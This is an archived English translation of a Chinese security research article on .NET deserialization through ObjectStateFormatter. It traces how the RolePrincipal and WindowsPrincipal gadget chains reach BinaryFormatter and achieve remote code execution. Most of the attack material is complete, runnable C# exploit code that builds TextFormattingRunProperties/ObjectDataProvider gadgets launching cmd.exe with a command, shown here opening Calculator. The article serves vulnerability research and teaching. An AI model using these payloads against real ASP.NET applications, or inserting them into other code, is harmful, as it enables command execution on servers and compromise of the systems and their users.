

.NET Deserialization: ObjectStateFormatter

.netObjectStateFormatter - Author not stated, xz.aliyun.com.

- Title in English: .NET Deserialization: ObjectStateFormatter
- Published: date not stated
- Original: <https://web.archive.org/web/20230817214112/https://xz.aliyun.com/t/9598>
- Preserved from:
<https://web.archive.org/web/20230817214112/https://xz.aliyun.com/t/9598> (preserved-copy) on 2026-08-07
- Capture timestamp: 20230817214112
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source cited by ysonet, kept so the technique survives the page going offline. To read the original, follow the link above.

Content (English translation)

English translation. Original text is retained in the content store; the source PDF, when available, retains its original language.

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

.NET Deserialization: ObjectStateFormatter - Xianzhi Community

The Wayback Machine -

<https://web.archive.org/web/20230817214112/https://xz.aliyun.com/t/9598>

.NET Deserialization: ObjectStateFormatter

Y4er / 2021-06-10 21:25:55 / 2737 views [Community Web Security](#) [Upvote (0)]()
[Downvote (0)]()

ObjectStateFormatter

ObjectStateFormatter is also used to serialize and deserialize object graphs that represent object state. It implements IFormatter and IStateFormatter.

Microsoft's official documentation states:

[ObjectStateFormatter](#) is used by the [PageStatePersister](#) class and classes that derive from it to serialize view state and control state. It is also used by the [LosFormatter](#) class to provide object state graph formatting for various parts of the ASP.NET infrastructure.

The [PageStatePersister](#) class and [classes derived from it](#) use [ObjectStateFormatter](#) to serialize view state and control state. The [LosFormatter](#) class also uses it to provide an object-state graph format for various parts of the ASP.NET infrastructure. This shows that [ObjectStateFormatter](#) is the underlying implementation of [LosFormatter](#). [ysoserial.net](#) does not have this formatter because its source contains the following statement:

We don't actually need to use [ObjectStateFormatter](#) in [ysoserial.net](#) because it is the same as [LosFormatter](#) without MAC/keys

In other words, [ObjectStateFormatter](#) is equivalent to [LosFormatter](#) without MAC/keys configured. When an application deserializes with [ObjectStateFormatter](#), a payload generated for [ysoserial.net](#)'s [LosFormatter](#) can be used directly unless a MAC/key is required.

Serialization and deserialization

It has only a parameterless constructor. Like [LosFormatter](#), its deserialization method also accepts a string directly, so this is not repeated here.

```
namespace System.Web.UI
{
    ...public sealed class ObjectStateFormatter : IStateFormatter, IStateFormatter2, IFormatter
    {
        ...public ObjectStateFormatter();

        ...public object Deserialize(Stream inputStream);
        ...public object Deserialize(string inputString);
        ...public string Serialize(object stateGraph);
        ...public void Serialize(Stream outputStream, object stateGraph);
    }
}
```

Gadget chains

Continuing the earlier discussion of [ClaimsIdentity](#) and its derived gadget chains, this article covers [RolePrincipal](#) and [WindowsPrincipal](#).

RolePrincipal

First examine the payload construction in [ysoserial.net](#).

```

[Serializable]
1 个引用 | 0 项更改 | 0 名作者, 0 项更改
public class RolePrincipalMarshal : ISerializable
{
    1 个引用 | 0 项更改 | 0 名作者, 0 项更改
    public RolePrincipalMarshal(string b64payload)
    {
        B64Payload = b64payload;
    }

    2 个引用 | 0 项更改 | 0 名作者, 0 项更改
    private string B64Payload { get; }

    14 个引用 | 0 项更改 | 0 名作者, 0 项更改
    public void GetObjectData(SerializationInfo info, StreamingContext context)
    {
        info.SetType(typeof(System.Web.Security.RolePrincipal));
        info.AddValue("System.Security.ClaimsPrincipal.Identities", B64Payload);
    }
}

```

B64Payload contains BinaryFormatter-serialized data produced by TextFormattingRunPropertiesGenerator and then Base64-encoded.

RolePrincipal derives from ClaimsPrincipal. In RolePrincipal's deserialization constructor:

```
protected RolePrincipal(SerializationInfo info, StreamingContext context) : base(info, context)
{
    this._Version = info.GetInt32("_Version");
    this._ExpireDate = info.GetDateTime("_ExpireDate");
    this._IssueDate = info.GetDateTime("_IssueDate");
    try
    {
        this._Identity = (info.GetValue("_Identity", typeof(IIdentity)) as IIdentity);
    }
    catch
    {
    }
    this._ProviderName = info.GetString("_ProviderName");
    this._Username = info.GetString("_Username");
    this._IsRoleListCached = info.GetBoolean("_IsRoleListCached");
    this._Roles = new HybridDictionary(true);
    string @string = info.GetString("_AllRoles");
    if (@string != null)
    {
        foreach (string key in @string.Split(new char[]
        {
            ','
        }))
        {
            if (this._Roles[key] == null)
            {
                this._Roles.Add(key, string.Empty);
            }
        }
    }
    bool flag = false;
    foreach (ClaimsIdentity claimsIdentity in base.Identities)
    {
        if (claimsIdentity != null)
        {
            this.AttachRoleClaims(claimsIdentity);
            flag = true;
            break;
        }
    }
}
```

It calls the base class's Identities field.

[image: image]

That field is assigned while the base class is deserialized. Looking at the base class's deserialization constructor:

```
[OptionalField(VersionAdded = 2)]
private string m_version = "1.0";
// Token: 0x04000EFO RID: 3824
[NonSerialized]
private List<ClaimsIdentity> m_identities = new List<ClaimsIdentity>();
// Token: 0x0600274D RID: 10061 RVA: 0x0008F5D4 File Offset: 0x0008D7D4
[SecurityCritical]
protected ClaimsPrincipal(SerializationInfo info, StreamingContext context)
{
    if (info == null)
    {
        throw new ArgumentNullException("info");
    }
    this.Deserialize(info, context);
}
```

It calls Deserialize(); follow that call.

```
// Token: 0x06002754 RID: 10068 RVA: 0x0008F698 File Offset: 0x0008D898
[SecurityCritical]
[SecurityPermission(SecurityAction.Assert, SerializationFormatter = true)]
private void Deserialize(SerializationInfo info, StreamingContext context)
{
    if (info == null)
    {
        throw new ArgumentNullException("info");
    }
    SerializationInfoEnumerator enumerator = info.GetEnumerator();
    while (enumerator.MoveNext())
    {
        string name = enumerator.Name;
        if (!(name == "System.Security.ClaimsPrincipal.Identities"))
        {
            if (name == "System.Security.ClaimsPrincipal.Version")
            {
                this.m_version = info.GetString("System.Security.ClaimsPrincipal.Version");
            }
        }
        else
        {
            this.DeserializeIdentities(info.GetString("System.Security.ClaimsPrincipal.Identities"));
        }
    }
}
```



It enumerates info and enters

this.DeserializeIdentities(info.GetString("System.Security.ClaimsPrincipal.Identities"))
) when the key is System.Security.ClaimsPrincipal.Identities .

```
// Token: 0x06002755 RID: 10069 RVA: 0x0008F70C File Offset: 0x0008D90C
[SecurityCritical]
private void DeserializeIdentities(string identities)
{
    this.m_identities = new List<ClaimsIdentity>();
    if (!string.IsNullOrEmpty(identities))
    {
        List<string> list = null;
        BinaryFormatter binaryFormatter = new BinaryFormatter();
        using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(identities)))
        {
            list = (List<string>)binaryFormatter.Deserialize(memoryStream, null, false);
            for (int i = 0; i < list.Count; i += 2)
            {
                ClaimsIdentity claimsIdentity = null;
                using (MemoryStream memoryStream2 = new MemoryStream(Convert.FromBase64String(list[i + 1])))
                {
                    claimsIdentity = (ClaimsIdentity)binaryFormatter.Deserialize(memoryStream2, null, false);
                }
                if (!string.IsNullOrEmpty(list[i]))
                {
                    long value;
                    if (!long.TryParse(list[i], NumberStyles.Integer, NumberFormatInfo.InvariantInfo, out value))
                    {
                        throw new SerializationException(Environment.GetResourceString("Serialization_CorruptedStream"));
                    }
                    claimsIdentity = new WindowsIdentity(claimsIdentity, new IntPtr(value));
                }
                this.m_identities.Add(claimsIdentity);
            }
        }
    }
}
```



It converts the Base64 value returned by
 info.GetString("System.Security.ClaimsPrincipal.Identities") to a byte array and deserializes
 it directly with BinaryFormatter, resulting in RCE.

The complete chain is: during base-class deserialization, the value read from
 info.GetString("System.Security.ClaimsPrincipal.Identities") is Base64-decoded to a
 byte array and deserialized directly, resulting in RCE.

Now construct a payload manually.

```

using Microsoft.VisualStudio.Text.Formatting;
using System;
using System.Collections.Generic;
using System.Collections.Specialized;
using System.Diagnostics;
using System.IO;
using System.Linq;
using System.Reflection;
using System.Runtime.Serialization;
using System.Runtime.Serialization.Formatters.Binary;
using System.Security.Claims;
using System.Text;
using System.Threading.Tasks;
using System.Web.UI;
using System.Windows.Data;
using System.Windows.Markup;

namespace ObjectStateFormatterSerialize
{
    class Program
    {
        static void Main(string[] args)
        {
            TextFormattingRunPropertiesMarshal calc = new
TextFormattingRunPropertiesMarshal("calc");
            string b64payload;
            using (MemoryStream m = new MemoryStream())
            {
                BinaryFormatter binaryFormatter = new BinaryFormatter();
                binaryFormatter.Serialize(m, calc);
                b64payload = Convert.ToBase64String(m.ToArray());
            }
            RolePrincipalMarshal rolePrincipalMarshal = new
RolePrincipalMarshal(b64payload);
            ObjectStateFormatter objectStateFormatter = new ObjectStateFormatter();
            string p = objectStateFormatter.Serialize(rolePrincipalMarshal);
            objectStateFormatter.Deserialize(p);
        }

    }
    [Serializable]
    public class RolePrincipalMarshal : ISerializable
    {
        public RolePrincipalMarshal(string b64payload)

```

```

    {
        B64Payload = b64payload;
    }

    private string B64Payload { get; }

    public void GetObjectData(SerializationInfo info, StreamingContext context)
    {
        info.SetType(typeof(System.Web.Security.RolePrincipal));
        info.AddValue("System.Security.ClaimsPrincipal.Identities", B64Payload);
    }
}
[Serializable]
public class TextFormattingRunPropertiesMarshal : ISerializable
{
    protected TextFormattingRunPropertiesMarshal(SerializationInfo info,
StreamingContext context)
    {
    }
    string _xaml;
    public void GetObjectData(SerializationInfo info, StreamingContext context)
    {
        Type typeTFRP = typeof(TextFormattingRunProperties);
        info.SetType(typeTFRP);
        info.AddValue("ForegroundBrush", _xaml);
    }
    public TextFormattingRunPropertiesMarshal(string cmd)
    {
        // ObjectDataProvider
        ProcessStartInfo psi = new ProcessStartInfo();
        psi.FileName = "cmd.exe";
        psi.Arguments = $"/c {cmd}";
        StringDictionary dict = new StringDictionary();
        psi.GetType().GetField("environmentVariables", BindingFlags.Instance |
BindingFlags.NonPublic).SetValue(psi, dict);
        Process p = new Process();
        p.StartInfo = psi;
        ObjectDataProvider odp = new ObjectDataProvider();
        odp.MethodName = "Start";
        odp.IsInitialLoadEnabled = false;
        odp.ObjectInstance = p;
        _xaml = XamlWriter.Save(odp);
    }
}

```

```
}  
}
```

Running it opens Calculator.

WindowsPrincipal

The WindowsPrincipal construction is only two lines of code.

```
[Serializable]  
2 个引用 | 0 项更改 | 0 名作者, 0 项更改  
public class WindowsPrincipalMarshal : ISerializable  
{  
    1 个引用 | 0 项更改 | 0 名作者, 0 项更改  
    public WindowsPrincipalMarshal() { }  
    2 个引用 | 0 项更改 | 0 名作者, 0 项更改  
    public WindowsIdentity wi { get; set; }  
    14 个引用 | 0 项更改 | 0 名作者, 0 项更改  
    public void GetObjectData(SerializationInfo info, StreamingContext context)  
    {  
        info.SetType(typeof(WindowsPrincipal));  
        info.AddValue("m_identity", wi);  
    }  
}
```

先睹为快

During generation:

```
22 个引用 | 0 项更改 | 0 名作者, 0 项更改  
public override object Generate(string formatter, InputArgs inputArgs)  
{  
    WindowsIdentity currentWI = WindowsIdentity.GetCurrent();  
    currentWI.Actor = new ClaimsIdentity();  
    //id.Actor.BootstrapContext = TypeConfuseDelegateGenerator.TypeConfuseDelegateGadget(inputArgs);  
    currentWI.Actor.BootstrapContext = TextFormattingRunPropertiesGenerator.TextFormattingRunPropertiesGadget(inputArgs);  
  
    byte[] gadget = (byte[]) SerializeWithNoTest(currentWI, "binaryformatter", inputArgs);  
    string b64encoded = Convert.ToBase64String(gadget);  
  
    if (formatter.Equals("binaryformatter", StringComparison.OrdinalIgnoreCase)  
        || formatter.Equals("losformatter", StringComparison.OrdinalIgnoreCase))  
    {  
        WindowsPrincipalMarshal obj = new WindowsPrincipalMarshal();  
        obj.wi = currentWI;  
        return Serialize(obj, formatter, inputArgs);  
    }  
}
```

先睹为快

A WindowsIdentity instance is created and the BootstrapContext value of its Actor field is assigned the TextFormattingRunProperties gadget payload. Seeing BootstrapContext makes it clear that this is another use of the ClaimsIdentity gadget. Constructing a payload manually:

```

using Microsoft.VisualStudio.Text.Formatting;
using System;
using System.Collections.Specialized;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.Serialization;
using System.Security.Claims;
using System.Security.Principal;
using System.Web.UI;
using System.Windows.Data;
using System.Windows.Markup;

namespace ObjectStateFormatterSerialize
{
    class Program
    {
        static void Main(string[] args)
        {
            WindowsIdentity currentWI = WindowsIdentity.GetCurrent();
            currentWI.Actor = new ClaimsIdentity();
            currentWI.Actor.BootstrapContext = new
TextFormattingRunPropertiesMarshal("calc");
            WindowsPrincipalMarshal obj = new WindowsPrincipalMarshal();
            obj.wi = currentWI;
            string v = new ObjectStateFormatter().Serialize(obj);
            new ObjectStateFormatter().Deserialize(v);
        }
    }
    [Serializable]
    public class WindowsPrincipalMarshal : ISerializable
    {
        public WindowsPrincipalMarshal() { }
        public WindowsIdentity wi { get; set; }
        public void GetObjectData(SerializationInfo info, StreamingContext context)
        {
            info.SetType(typeof(WindowsPrincipal));
            info.AddValue("m_identity", wi);
        }
    }
    [Serializable]
    public class TextFormattingRunPropertiesMarshal : ISerializable
    {

```

```

        protected TextFormattingRunPropertiesMarshal(SerializationInfo info,
StreamingContext context)
        {
        }
        string _xaml;
        public void GetObjectData(SerializationInfo info, StreamingContext context)
        {
            Type typeTFRP = typeof(TextFormattingRunProperties);
            info.SetType(typeTFRP);
            info.AddValue("ForegroundBrush", _xaml);
        }
        public TextFormattingRunPropertiesMarshal(string cmd)
        {
            // ObjectDataProvider
            ProcessStartInfo psi = new ProcessStartInfo();
            psi.FileName = "cmd.exe";
            psi.Arguments = $"/c {cmd}";
            StringDictionary dict = new StringDictionary();
            psi.GetType().GetField("environmentVariables", BindingFlags.Instance |
BindingFlags.NonPublic).SetValue(psi, dict);
            Process p = new Process();
            p.StartInfo = psi;
            ObjectDataProvider odp = new ObjectDataProvider();
            odp.MethodName = "Start";
            odp.IsInitialLoadEnabled = false;
            odp.ObjectInstance = p;
            _xaml = XamlWriter.Save(odp);
        }
    }
}

```

WindowsPrincipal has a field of type WindowsIdentity.

```

// Token: 0x04000FD1 RID: 4049
private WindowsIdentity m_identity;

// Token: 0x04000FD2 RID: 4050
private string[] m_roles;

// Token: 0x04000FD3 RID: 4051
private Hashtable m_rolesTable;


// Token: 0x04000FD4 RID: 4052
private bool m_rolesLoaded;

```

先知社区

As discussed earlier, deserializing WindowsIdentity's bootstrapContext field can cause RCE. The payload can therefore be made simpler:

```
class Program
{
    static void Main(string[] args)
    {
        WindowsIdentity currentWI = WindowsIdentity.GetCurrent();
        currentWI.BootstrapContext = new TextFormattingRunPropertiesMarshal("calc");
        WindowsPrincipalMarshal obj = new WindowsPrincipalMarshal();
        obj.wi = currentWI;
        string v = new ObjectStateFormatter().Serialize(obj);
        new ObjectStateFormatter().Deserialize(v);
    }
}
```



In `GetObjectData`:

```
[Serializable]
public class WindowsPrincipalMarshal : ISerializable
{
    public WindowsPrincipalMarshal() { }
    public WindowsIdentity wi { get; set; }
    public void GetObjectData(SerializationInfo info, StreamingContext context)
    {
        info.SetType(typeof(WindowsPrincipal));
        info.AddValue("m_identity", wi);
    }
}
```

m_identity can be replaced with any string because the value object is stored in serialized form inside info. When info rebuilds that value during deserialization, it is deserialized automatically.

Conclusion

This article explained the RolePrincipal and WindowsPrincipal gadget chains. RolePrincipal exploits the inheritance from ClaimsPrincipal; WindowsPrincipal nests WindowsIdentity, but fundamentally still uses ClaimsIdentity.

Add to favorites | 1 follower | 1

- **Be the first to comment!**

****Sign in**** to reply